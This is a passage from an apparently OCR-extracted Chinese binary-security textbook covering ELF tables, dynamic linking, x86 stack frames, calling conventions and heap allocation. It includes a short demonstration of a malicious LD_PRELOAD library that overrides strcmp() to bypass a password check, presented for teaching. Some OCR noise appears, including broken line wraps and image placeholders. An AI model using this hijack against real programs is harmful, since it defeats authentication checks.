  0x00000000 00656c66 44656d6f 2e63006c 6f63616c .elfDemo.c.loca
l
  0x00000010 5f737461 7469635f 696e6974 5f766172 _static_init_va
r
  0x00000020 2e323139 35006c6f 63616c5f 73746174 .2195.local_sta
t
  0x00000030 69635f75 6e696e69 745f7661 722e3231 ic_uninit_var.2
1
  0x00000040 39360067 6c6f6261 6c5f696e 69745f76 96.global_init_
v
  0x00000050 61720067 6c6f6261 6c5f756e 696e6974 ar.global_unini
t
  0x00000060 5f766172 0066756e 63005f5f 7838362e _var.func.__x86
.
  0x00000070 6765745f 70635f74 68756e6b 2e617800 get_pc_thunk.ax
.
  0x00000080 5f474c4f 42414c5f 4f464653 45545f54 _GLOBAL_OFFSET_
T
  0x00000090 41424c45 5f007072 696e7466 006d6169 ABLE_.printf.ma
i
```

```
  0x000000a0 6e00

$ readelf -x .shstrtab elfDemo.o

Hex dump of section '.shstrtab':
  0x00000000 002e7379 6d746162 002e7374 72746162 ..symtab..strta
b
  0x00000010 002e7368 73747274 6162002e 72656c2e ..shstrtab..rel
.
  0x00000020 74657874 002e6461 7461002e 62737300 text..data..bss
.
  0x00000030 2e726f64 61746100 2e746578 742e5f5f .rodata..text._
_
  0x00000040 7838362e 6765745f 70635f74 68756e6b x86.get_pc_thun
k
  0x00000050 2e617800 2e636f6d 6d656e74 002e6e6f .ax..comment..n
o
  0x00000060 74652e47 4e552d73 7461636b 002e7265 te.GNU-stack..r
e
  0x00000070 6c2e6568 5f667261 6d65002e 67726f75 l.eh_frame..gro
u
  0x00000080 7000
```

符号表

目标文件的符号表保存了定位和重定位程序的符号定义和引用所需的信息。符号表索引是这个数组的下标。索引 0 指向表中的第一个条目，作为未定义的符号索引。

```
typedef struct
{
  Elf32_Word    st_name;        /* Symbol name (string tbl index
) */
  Elf32_Addr    st_value;        /* Symbol value */
  Elf32_Word    st_size;        /* Symbol size */
  unsigned char    st_info;        /* Symbol type and binding */
  unsigned char    st_other;        /* Symbol visibility */
  Elf32_Section    st_shndx;        /* Section index */
} Elf32_Sym;
```

查看符号表：

```
$ readelf -s elfDemo.o

Symbol table '.symtab' contains 20 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000000     0 FILE    LOCAL  DEFAULT  ABS elfDemo.c
     2: 00000000     0 SECTION LOCAL  DEFAULT    2
     3: 00000000     0 SECTION LOCAL  DEFAULT    4
     4: 00000000     0 SECTION LOCAL  DEFAULT    5
     5: 00000000     0 SECTION LOCAL  DEFAULT    6
     6: 00000004     4 OBJECT  LOCAL  DEFAULT    4 local_static_
init_var.219
     7: 00000000     4 OBJECT  LOCAL  DEFAULT    5 local_static_
uninit_var.2
     8: 00000000     0 SECTION LOCAL  DEFAULT    7
     9: 00000000     0 SECTION LOCAL  DEFAULT    9
    10: 00000000     0 SECTION LOCAL  DEFAULT   10
    11: 00000000     0 SECTION LOCAL  DEFAULT    8
    12: 00000000     0 SECTION LOCAL  DEFAULT    1
    13: 00000000     4 OBJECT  GLOBAL DEFAULT    4 global_init_v
ar
    14: 00000004     4 OBJECT  GLOBAL DEFAULT  COM global_uninit
_var
    15: 00000000    46 FUNC    GLOBAL DEFAULT    2 func
    16: 00000000     0 FUNC    GLOBAL HIDDEN     7 __x86.get_pc_
thunk.ax
    17: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND _GLOBAL_OFFSE
T_TABLE_
    18: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND printf
    19: 0000002e    74 FUNC    GLOBAL DEFAULT    2 main
```

重定位

重定位是连接符号定义与符号引用的过程。可重定位文件必须具有描述如何修改段内容的信息，从而运行可执行文件和共享对象文件保存进程程序映像的正确信息。

```
/* Relocation table entry without addend (in section of type SHT
_REL).  */
typedef struct
{
  Elf32_Addr    r_offset;        /* Address */
  Elf32_Word    r_info;            /* Relocation type and symbol
 index */
} Elf32_Rel;

/* Relocation table entry with addend (in section of type SHT_RE
LA).  */
typedef struct
{
  Elf32_Addr    r_offset;        /* Address */
  Elf32_Word    r_info;            /* Relocation type and symbol
 index */
  Elf32_Sword    r_addend;        /* Addend */
} Elf32_Rela;
```

查看重定位表：

```
$ readelf -r elfDemo.o

Relocation section '.rel.text' at offset 0x338 contains 9 entrie
s:
 Offset     Info    Type            Sym.Value  Sym. Name
00000008  00001002 R_386_PC32        00000000   __x86.get_pc_thu
nk.ax
0000000d  0000110a R_386_GOTPC       00000000   _GLOBAL_OFFSET_T
ABLE_
00000019  00000509 R_386_GOTOFF      00000000   .rodata
00000021  00001204 R_386_PLT32       00000000   printf
00000040  00001002 R_386_PC32        00000000   __x86.get_pc_thu
nk.ax
00000045  0000110a R_386_GOTPC       00000000   _GLOBAL_OFFSET_T
ABLE_
00000052  00000d09 R_386_GOTOFF      00000000   global_init_var
0000005d  00000309 R_386_GOTOFF      00000000   .data
00000068  00000f02 R_386_PC32        00000000   func

Relocation section '.rel.eh_frame' at offset 0x380 contains 3 en
tries:
 Offset     Info    Type            Sym.Value  Sym. Name
00000020  00000202 R_386_PC32        00000000   .text
00000044  00000202 R_386_PC32        00000000   .text
00000070  00000802 R_386_PC32        00000000   .text.__x86.get_
pc_thu
```

1.5.4 Windows PE

1.5.5 静态链接

1.5.6 动态链接

动态链接相关的环境变量

LD_PRELOAD

LD_PRELOAD 环境变量可以定义在程序运行前优先加载的动态链接库。这使得我们可以有选择性地加载不同动态链接库中的相同函数，即通过设置该变量，在主程序和其动态链接库中间加载别的动态链接库，甚至覆盖原本的库。这就有可能出现劫持程序执行的安全问题。

```
#include<stdio.h>
#include<string.h>
void main() {
    char passwd[] = "password";
    char str[128];

    scanf("%s", &str);
    if (!strcmp(passwd, str)) {
        printf("correct\n");
        return;
    }
    printf("invalid\n");
}
```

下面我们构造一个恶意的动态链接库来重载 `strcmp()` 函数，编译为动态链接库，并设置 LD_PRELOAD 环境变量：

```
$ cat hack.c
#include<stdio.h>
#include<stdio.h>
int strcmp(const char *s1, const char *s2) {
    printf("hacked\n");
    return 0;
}
$ gcc -shared -o hack.so hack.c
$ gcc ldpreload.c
$ ./a.out
asdf
invalid
$ LD_PRELOAD="./hack.so" ./a.out
asdf
hacked
correct
```

LD_SHOW_AUXV

AUXV 是内核在执行 ELF 文件时传递给用户空间的信息，设置该环境变量可以显示这些信息。如：

```
$ LD_SHOW_AUXV=1 ls
AT_SYSINFO_EHDR: 0x7fff41fbc000
AT_HWCAP:        bfebfbff
AT_PAGESZ:       4096
AT_CLKTCK:       100
AT_PHDR:         0x55f1f623e040
AT_PHENT:        56
AT_PHNUM:        9
AT_BASE:         0x7f277e1ec000
AT_FLAGS:        0x0
AT_ENTRY:        0x55f1f6243060
AT_UID:          1000
AT_EUID:         1000
AT_GID:          1000
AT_EGID:         1000
AT_SECURE:       0
AT_RANDOM:       0x7fff41effbb9
AT_EXECFN:       /usr/bin/ls
AT_PLATFORM:     x86_64
```

1.5.7 内存管理


什么是内存

为了使用户程序在运行时具有一个私有的地址空间、有自己的 CPU，就像独占了整个计算机一样，现代操作系统提出了虚拟内存的概念。

虚拟内存的主要作用主要为三个：


- 它将内存看做一个存储在磁盘上的地址空间的高速缓存，在内存中只保存活动区域，并根据需要在磁盘和内存之间来回传送数据。
- 它为每个进程提供了一致的地址空间。
- 它保护了每个进程的地址空间不被其他进程破坏。

现代操作系统采用虚拟寻址的方式，CPU 通过生成一个虚拟地址（Virtual Address(VA)）来访问内存，然后这个虚拟地址通过内存管理单元（Memory Management Unit(MMU)）转换成物理地址之后被送到存储器。



前面我们已经看到可执行文件被映射到了内存中，Linux 为每个进程维持了一个单独的虚拟地址空间，包括了 .text、.data、.bss、栈（stack）、堆（heap），共享库等内容。

32 位系统有 4GB 的地址空间，其中 0x08048000~0xbfffffff 是用户空间（3GB），0xc0000000~0xffffffff 是内核空间（１GB）。



栈与调用约定

栈

栈是一个先入后出（First In Last Out(FIFO)）的容器。用于存放函数返回地址及参数、临时变量和有关上下文的内容。程序在调用函数时，操作系统会自动通过压栈和弹栈完成保存函数现场等操作，不需要程序员手动干预。

栈由高地址向低地址增长，栈保存了一个函数调用所需要的维护信息，称为堆栈帧（Stack Frame）在 x86 体系中，寄存器 `ebp` 指向堆栈帧的底部，`esp` 指向堆栈帧的顶部。压栈时栈顶地址减小，弹栈时栈顶地址增大。

- `PUSH`：用于压栈。将 `esp` 减 4，然后将其唯一操作数的内容写入到 `esp` 指向的内存地址
- `POP`：用于弹栈。从 `esp` 指向的内存地址获得数据，将其加载到指令操作数（通常是一个寄存器）中，然后将 `esp` 加 4。

x86 体系下函数的调用总是这样的：

- 把所有或一部分参数压入栈中，如果有其他参数没有入栈，那么使用某些特定的寄存器传递。
- 把当前指令的下一条指令的地址压入栈中。
- 跳转到函数体执行。

其中第 2 步和第 3 步由指令 `call` 一起执行。跳转到函数体之后即开始执行函数，而 x86 函数体的开头是这样的：

- `push ebp`：把ebp压入栈中（old ebp）。
- `mov ebp, esp`：ebp=esp（这时ebp指向栈顶，而此时栈顶就是old ebp）
- [可选] `sub esp, XXX`：在栈上分配 XXX 字节的临时空间。
- [可选] `push XXX`：保存名为 XXX 的寄存器。


把ebp压入栈中，是为了在函数返回时恢复以前的ebp值，而压入寄存器的值，是为了保持某些寄存器在函数调用前后保存不变。函数返回时的操作与开头正好相反：

- [可选] `pop XXX`：恢复保存的寄存器。
- `mov esp, ebp`：恢复esp同时回收局部变量空间。
- `pop ebp`：恢复保存的ebp的值。
- `ret`：从栈中取得返回地址，并跳转到该位置。

栈帧对应的汇编代码：

```
PUSH ebp            ; 函数开始（使用ebp前先把已有值保存到栈中）
MOV ebp, esp        ; 保存当前esp到ebp中

...                 ; 函数体
                    ; 无论esp值如何变化，ebp都保持不变，可以安全访问函数的
局部变量、参数
MOV esp, ebp        ; 将函数的其实地址返回到esp中
POP ebp             ; 函数返回前弹出保存在栈中的ebp值
RET                ; 函数返回并跳转
```

函数调用后栈的标准布局如下图：



我们来看一个例子：源码

```
#include<stdio.h>
int add(int a, int b) {
    int x = a, y = b;
    return (x + y);
}

int main() {
    int a = 1, b = 2;
    printf("%d\n", add(a, b));
    return 0;
}
```

使用 gdb 查看对应的汇编代码，这里我们给出了详细的注释：

```
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00000563 <+0>:     lea    ecx,[esp+0x4]
 ;将 esp+0x4 的地址传给 ecx
   0x00000567 <+4>:     and    esp,0xfffffff0
 ;栈 16 字节对齐
   0x0000056a <+7>:     push   DWORD PTR [ecx-0x4]
 ;ecx-0x4，即原 esp 强制转换为双字数据后压入栈中
   0x0000056d <+10>:    push   ebp
;保存调用 main() 函数之前的 ebp，由于在 _start 中将 ebp 清零了，这里的
ebp=0x0
   0x0000056e <+11>:    mov    ebp,esp
;把调用 main() 之前的 esp 作为当前栈帧的 ebp
   0x00000570 <+13>:    push   ebx
;ebx、ecx 入栈
   0x00000571 <+14>:    push   ecx
   0x00000572 <+15>:    sub    esp,0x10
;为局部变量 a、b 分配空间并做到 16 字节对齐
   0x00000575 <+18>:    call   0x440 <__x86.get_pc_thunk.bx>
;调用 <__x86.get_pc_thunk.bx> 函数，将 esp 强制转换为双字数据后保存到
ebx
   0x0000057a <+23>:    add    ebx,0x1a86
;ebx+0x1a86
   0x00000580 <+29>:    mov    DWORD PTR [ebp-0x10],0x1
;a 第二个入栈所以保存在 ebp-0x10 的位置，此句即 a=1
```

```
   0x00000587 <+36>:    mov    DWORD PTR [ebp-0xc],0x2
;b 第一个入栈所以保存在 ebp-0xc 的位置，此句即 b=2
   0x0000058e <+43>:    push   DWORD PTR [ebp-0xc]
;将 b 压入栈中
   0x00000591 <+46>:    push   DWORD PTR [ebp-0x10]
;将 a 压入栈中
   0x00000594 <+49>:    call   0x53d <add>
;调用 add() 函数，返回值保存在 eax 中
   0x00000599 <+54>:    add    esp,0x8
;清理 add() 的参数
   0x0000059c <+57>:    sub    esp,0x8
;调整 esp 使 16 位对齐
   0x0000059f <+60>:    push   eax
;eax 入栈
   0x000005a0 <+61>:    lea    eax,[ebx-0x19b0]
;ebx-0x19b0 的地址保存到 eax，该地址处保存字符串 "%d\n"
   0x000005a6 <+67>:    push   eax
;eax 入栈
   0x000005a7 <+68>:    call   0x3d0 <printf@plt>
;调用 printf() 函数
   0x000005ac <+73>:    add    esp,0x10
;调整栈顶指针 esp，清理 printf() 的参数
   0x000005af <+76>:    mov    eax,0x0
;eax=0x0
   0x000005b4 <+81>:    lea    esp,[ebp-0x8]
;ebp-0x8 的地址保存到 esp
   0x000005b7 <+84>:    pop    ecx
;弹栈恢复 ecx、ebx、ebp
   0x000005b8 <+85>:    pop    ebx
   0x000005b9 <+86>:    pop    ebp
   0x000005ba <+87>:    lea    esp,[ecx-0x4]
;ecx-0x4 的地址保存到 esp
   0x000005bd <+90>:    ret
;返回，相当于 pop eip;
End of assembler dump.
gdb-peda$ disassemble add
Dump of assembler code for function add:
   0x0000053d <+0>:    push   ebp
 ;保存调用 add() 函数之前的 ebp
   0x0000053e <+1>:    mov    ebp,esp
```

```
 ;把调用 add() 之前的 esp 作为当前栈帧的 ebp
   0x00000540 <+3>:    sub    esp,0x10
 ;为局部变量 x、y 分配空间并做到 16 字节对齐
   0x00000543 <+6>:    call   0x5be <__x86.get_pc_thunk.ax>
 ;调用 <__x86.get_pc_thunk.ax> 函数，将 esp 强制转换为双字数据后保存到
 eax
   0x00000548 <+11>:    add    eax,0x1ab8
;eax+0x1ab8
   0x0000054d <+16>:    mov    eax,DWORD PTR [ebp+0x8]
;将 ebp+0x8 的数据 0x1 传送到 eax，ebp+0x4 为函数返回地址
   0x00000550 <+19>:    mov    DWORD PTR [ebp-0x8],eax
;保存 eax 的值 0x1 到 ebp-0x8 的位置
   0x00000553 <+22>:    mov    eax,DWORD PTR [ebp+0xc]
;将 ebp+0xc 的数据 0x2 传送到 eax
   0x00000556 <+25>:    mov    DWORD PTR [ebp-0x4],eax
;保存 eax 的值 0x2 到 ebp-0x4 的位置
   0x00000559 <+28>:    mov    edx,DWORD PTR [ebp-0x8]
;取出 ebp-0x8 的值 0x1 到 edx
   0x0000055c <+31>:    mov    eax,DWORD PTR [ebp-0x4]
;取出 ebp-0x4 的值 0x2 到 eax
   0x0000055f <+34>:    add    eax,edx
;eax+edx
   0x00000561 <+36>:    leave
;返回，相当于 mov esp,ebp; pop ebp;
   0x00000562 <+37>:    ret
End of assembler dump.
```

这里我们在 Linux 环境下，由于 ELF 文件的入口其实是 `_start` 而不是 `main()`，所以我们还应该关注下面的函数：

```
gdb-peda$ disassemble _start
Dump of assembler code for function _start:
   0x00000400 <+0>:    xor    ebp,ebp
 ;清零 ebp，表示下面的 main() 函数栈帧中 ebp 保存的上一级 ebp 为 0x0000
0000
   0x00000402 <+2>:    pop    esi
 ;将 argc 存入 esi
   0x00000403 <+3>:    mov    ecx,esp
 ;将栈顶地址（argv 和 env 数组的其实地址）传给 ecx
```

```
   0x00000405 <+5>:    and    esp,0xfffffff0
 ;栈 16 字节对齐
   0x00000408 <+8>:    push   eax
 ;eax、esp、edx 入栈
   0x00000409 <+9>:    push   esp
   0x0000040a <+10>:    push   edx
   0x0000040b <+11>:    call   0x432 <_start+50>
;先将下一条指令地址 0x00000410 压栈，设置 esp 指向它，再调用 0x00000432
 处的指令
   0x00000410 <+16>:    add    ebx,0x1bf0
;ebx+0x1bf0
   0x00000416 <+22>:    lea    eax,[ebx-0x19d0]
;取 <__libc_csu_fini> 地址传给 eax，然后压栈
   0x0000041c <+28>:    push   eax
   0x0000041d <+29>:    lea    eax,[ebx-0x1a30]
;取 <__libc_csu_init> 地址传入 eax，然后压栈
   0x00000423 <+35>:    push   eax
   0x00000424 <+36>:    push   ecx
;ecx、esi 入栈保存
   0x00000425 <+37>:    push   esi
   0x00000426 <+38>:    push   DWORD PTR [ebx-0x8]
;调用 main() 函数之前保存返回地址，其实就是保存 main() 函数的入口地址
   0x0000042c <+44>:    call   0x3e0 <__libc_start_main@plt>
;call 指令调用 __libc_start_main 函数
   0x00000431 <+49>:    hlt
;hlt 指令使程序停止运行，处理器进入暂停状态，不执行任何操作，不影响标志。当
RESET 线上有复位信号、CPU 响应非屏蔽终端、CPU 响应可屏蔽终端 3 种情况之一
时，CPU 脱离暂停状态，执行下一条指令
   0x00000432 <+50>:    mov    ebx,DWORD PTR [esp]
;esp 强制转换为双字数据后保存到 ebx
   0x00000435 <+53>:    ret
;返回，相当于 pop eip;
   0x00000436 <+54>:    xchg   ax,ax
;交换 ax 和 ax 的数据，相当于 nop
   0x00000438 <+56>:    xchg   ax,ax
   0x0000043a <+58>:    xchg   ax,ax
   0x0000043c <+60>:    xchg   ax,ax
   0x0000043e <+62>:    xchg   ax,ax
End of assembler dump.
```

函数调用约定

函数调用约定是对函数调用时如何传递参数的一种约定。调用函数前要先把参数压入栈然后再传递给函数。

一个调用约定大概有如下的内容：

- 函数参数的传递顺序和方式
- 栈的维护方式
- 名字修饰的策略


主要的函数调用约定如下，其中 cdecl 是 C 语言默认的调用约定：

调用约定	出栈方	参数传递	名字修饰
cdecl	函数调用方	从右到左的顺序压参数入栈	下划线＋函数名
stdcall	函数本身	从右到左的顺序压参数入栈	下划线＋函数名＋@＋参数的字节数
fastcall	函数本身	都两个 DWORD（4 字节）类型或者占更少字节的参数被放入寄存器，其他剩下的参数按从右到左的顺序压入栈	@＋函数名＋@＋参数的字节数

除了参数的传递之外，函数与调用方还可以通过返回值进行交互。当返回值不大于 4 字节时，返回值存储在 eax 寄存器中，当返回值在 5~8 字节时，采用 eax 和 edx 结合的形式返回，其中 eax 存储低 4 字节， edx 存储高 4 字节。

堆与内存管理

堆



堆是用于存放除了栈里的东西之外所有其他东西的内存区域，有动态内存分配器负责维护。分配器将堆视为一组不同大小的块（block）的集合来维护，每个块就是一个连续的虚拟内存器片（chunk）。当使用 `malloc()` 和 `free()` 时就是在操作堆中的内存。对于堆来说，释放工作由程序员控制，容易产生内存泄露。

堆是向高地址扩展的数据结构，是不连续的内存区域。这是由于系统是用链表来存储的空闲内存地址的，而链表的遍历方向是由低地址向高地址。堆的大小受限于计算机系统中有效的虚拟内存。由此可见，堆获得的空间比较灵活，也比较大。

如果每次申请内存时都直接使用系统调用，会严重影响程序的性能。通常情况下，运行库先向操作系统“批发”一块较大的堆空间，然后“零售”给程序使用。当全部“售完”之后或者剩余空间不能满足程序的需求时，再根据情况向操作系统“进货”。

进程堆管理

Linux 提供了两种堆空间分配的方式，一个是 `brk()` 系统调用，另一个是 `mmap()` 系统调用。可以使用 `man brk` 、 `man mmap` 查看。

`brk()` 的声明如下：

```
#include <unistd.h>

int brk(void *addr);

void *sbrk(intptr_t increment);
```

参数 `*addr` 是进程数据段的结束地址，`brk()` 通过改变该地址来改变数据段的大小，当结束地址向高地址移动，进程内存空间增大，当结束地址向低地址移动，进程内存空间减小。`brk()` 调用成功时返回 0，失败时返回 -1。`sbrk()` 与 `brk()` 类似，但是参数 `increment` 表示增量，即增加或减少的空间大小，调用成功时返回增加后减小前数据段的结束地址，失败时返回 -1。

在上图中我们看到 brk 指示堆结束地址，start_brk 指示堆开始地址。BSS segment 和 heap 之间有一段 Random brk offset，这是由于 ASLR 的作用，如果关闭了 ASLR，则 Random brk offset 为 0，堆结束地址和数据段开始地址重合。

例子：源码

```
#include <stdio.h>
#include <unistd.h>
void main() {
        void *curr_brk, *tmp_brk, *pre_brk;

        printf("当前进程 PID：%d\n", getpid());

        tmp_brk = curr_brk = sbrk(0);
        printf("初始化后的结束地址：%p\n", curr_brk);
        getchar();

        brk(curr_brk+4096);
        curr_brk = sbrk(0);
        printf("brk 之后的结束地址：%p\n", curr_brk);
